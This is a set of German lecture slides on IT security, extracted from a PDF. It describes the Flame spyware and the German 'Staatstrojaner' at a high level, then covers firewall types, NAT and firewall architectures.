


Flame

- Universelle Schadsoftware zur Spionage auf Windows-Rechnern
 - Screenshots, Einschalten des Mikrofons am Rechner
 - Sniffing des lokalen Netzverkehrs
 - Zugriff auf Bluetooth-Geräte
 - Nachladen weiterer Schadfunktionen
 - Keine automatische Selbstzerstörung, Deinstallation per Befehl
- Stuxnet-Nachfolger?
 - Ziel des Angriffs: Rechner im Iran (wie Stuxnet)
 - Angreifer: mutmaßlich programmiert durch USA und Israel
- Merkmale
 - im Mai 2012 entdeckt, Teile des Codes deutlich älter
 - modularer Aufbau
 - zusammen ca. 20 Mbyte Code = **Drohkulisse?**
 - Dezentrale »Steuerzentrale« (Command and Control Server)

Universelles Trojanisches Pferd

- Schadensfunktion kann von außen beeinflusst werden
- empfängt Handlungsanweisung von außen



Flame

- Infektions- und Replikationsmechanismus
 - vollständig aktuelles Windows 7 mittels Windows Update Funktion infizierbar:
 - Umleitung der Update Requests noch nicht infizierter Rechner auf bereits infizierten Rechner im (lokalen) Netz
 - Installation eines falschen, korrekt signierten »Systemupdates«

Flame nutzte unbekannte Schwachstelle in den Zertifizierungsfunktionen von Windows -> Code von Flame wurde unberechtigt signiert

> Zero-Day Exploits ?


- Zertifikat wurde inzwischen zurückgerufen
- Aktuelle Windows-Systeme nicht mehr infizierbar

»Staatstrojaner«

- Haupteinsatzgebiet ist die sog. Quellen-Telekommunikationsüberwachung (Quellen-TKÜ)
 - Oktober 2011 entdeckt
 - Mehrfach unabhängig durch Reverse Engineering analysiert und publiziert
 - Chaos Computer Club
 - Universität Mannheim
- Auftragsarbeit:
 - Auftraggeber: deutsche Sicherheitsbehörden
 - entwickelt von Digitask GmbH
 - geht vermutlich zurück auf eine Skye-Capture-Unit vom September 2007


»Staatstrojaner«

- **Funktionen**
 - Ausleiten des Skype-Datenverkehrs
 - Screenshots, Mikrofon einschalten, Keylogger
 - Nachladefunktion
 - Schwach verschlüsselte Kommunikation mit einem Command-and-Control-Server im Ausland (USA)
 - AES im ECB-Mode mit fest kodiertem Schlüssel



»Staatstrojaner«

- Schwach verschlüsselte Kommunikation mit einem Command-and-Control-Server im Ausland (USA)
 - AES im ECB-Mode mit fest kodiertem Schlüssel
- Richtig wäre: Cipher Block Chaining (CBC) verwenden.




$$\begin{aligned}C_0 &= IV \\C_i &= E(K, M_i \oplus C_{i-1})\end{aligned}$$

$$\begin{aligned}C_0 &= IV \\M_i &= E^{-1}(K, C_i) \oplus C_{i-1}\end{aligned}$$

Eingriffstiefe in die Freiheit



- Darf sich der Staat solcher Angriffsmethoden bedienen?



Zyklus von Freiheit und Sicherheit

- Variablen:

- ω
- A



Firewalls

- Zweck
 - Abschottung eines Intranets bzw. eines sicherheitsempfindlichen Teilnetzes vor **unberechtigten Zugriffen von außen**
 - alle Datenpakete zum und vom Intranet müssen Firewall passieren
 - regelbasierte **Filtersysteme**



Typen von Firewalls


- **Paketfilter**
 - überprüfen anhand der IP-Adresse des Absenders und Empfängers und Portnummer (TCP oder UDP), ob **Datenpakete** die Firewall passieren dürfen
 - teilweise auch Analyse des Inhalts der Datenpakete
- **Circuit Level Gateways**
 - überprüfen TCP- oder UDP-**Verbindungen**
 - Verbindung: viele Datenpakete
 - Firewall **ersetzt** bei gehenden Verbindungen die ursprüngliche **Absenderadresse** durch die **eigene IP-Adresse**
 - verbirgt somit interne Netzstruktur
- **Application Level Gateways (auch: Proxies)**
 - implementieren die Schnittstelle des Clients als auch des Servers eines **Dienstes**

Merkmale von Firewalls

- **Paketfilter und Circuit Level Gateways:**
 - können **transparent** für Endbenutzer eingesetzt werden
 - Anwender im Intranet muss von Existenz nichts mitbekommen
- **Proxies:**
 - **Anwendungsunterstützung** notwendig: Anwendungen müssen proxy-tauglich sein
 - existieren für fast alle relevanten Anwendungen (Web, Filetransfer, News)
 - Problem:
 - für jede Anwendung (bzw. deren Protokoll) muss eigener Proxy vorhanden sein
 - Lösung:
 - **SOCKS-Proxy**
 - universelle Proxy-Schnittstelle (anwendungsunabhängig) bereitstellt.

Circuit Level Gateways und NAT


- Kann man feststellen, wieviele Hosts hinter einem NAT-GW sind?
 - S. Bellovin: A Technique for counting NATed hosts. Proc. 2nd ACM SIGCOMM Workshop on Internetmeasurment 2002. <http://www.cs.columbia.edu/~smb/papers/fnat.pdf>
 - Viele Betriebssysteme benutzen das Header-Feld ID als counter:
»The technique is based on the observation that on many operating systems, the IP header's ID field is a simple counter.«



Version	IHL	Type of service	Total length								
Identification			D	M	Fragment offset						
D	M	F	Header checksum								
Time to live	Protocol	Source address									
Destination address		Options (0 or more words)									


Proxies

- Schutz vor Beobachtung im Internet




Firewall-Architekturen

Dual Homed Gateway




Proxy benötigt 2 Network-Interfaces;
unflexibel, dafür sehr sicher, da direkte Kommunikation zwischen Inter- und Intranet unmöglich, Paketfilter sind theoretisch entbehrlich

Screened Subnet



weit verbreitet, erreicht annähernd Sicherheit des Dual Homed Gateways, Aufstellen von Internet-Servern innerhalb der DMZ; flexibel, da direkte Kommunikation zwischen Inter- und Intranet bei Bedarf möglich

Screened Host




wie Screened Subnet, aber kein Schutz vor ausgehenden Paketen mit gespoofter Quell-IP-Adresse

Grenzen von Firewalls

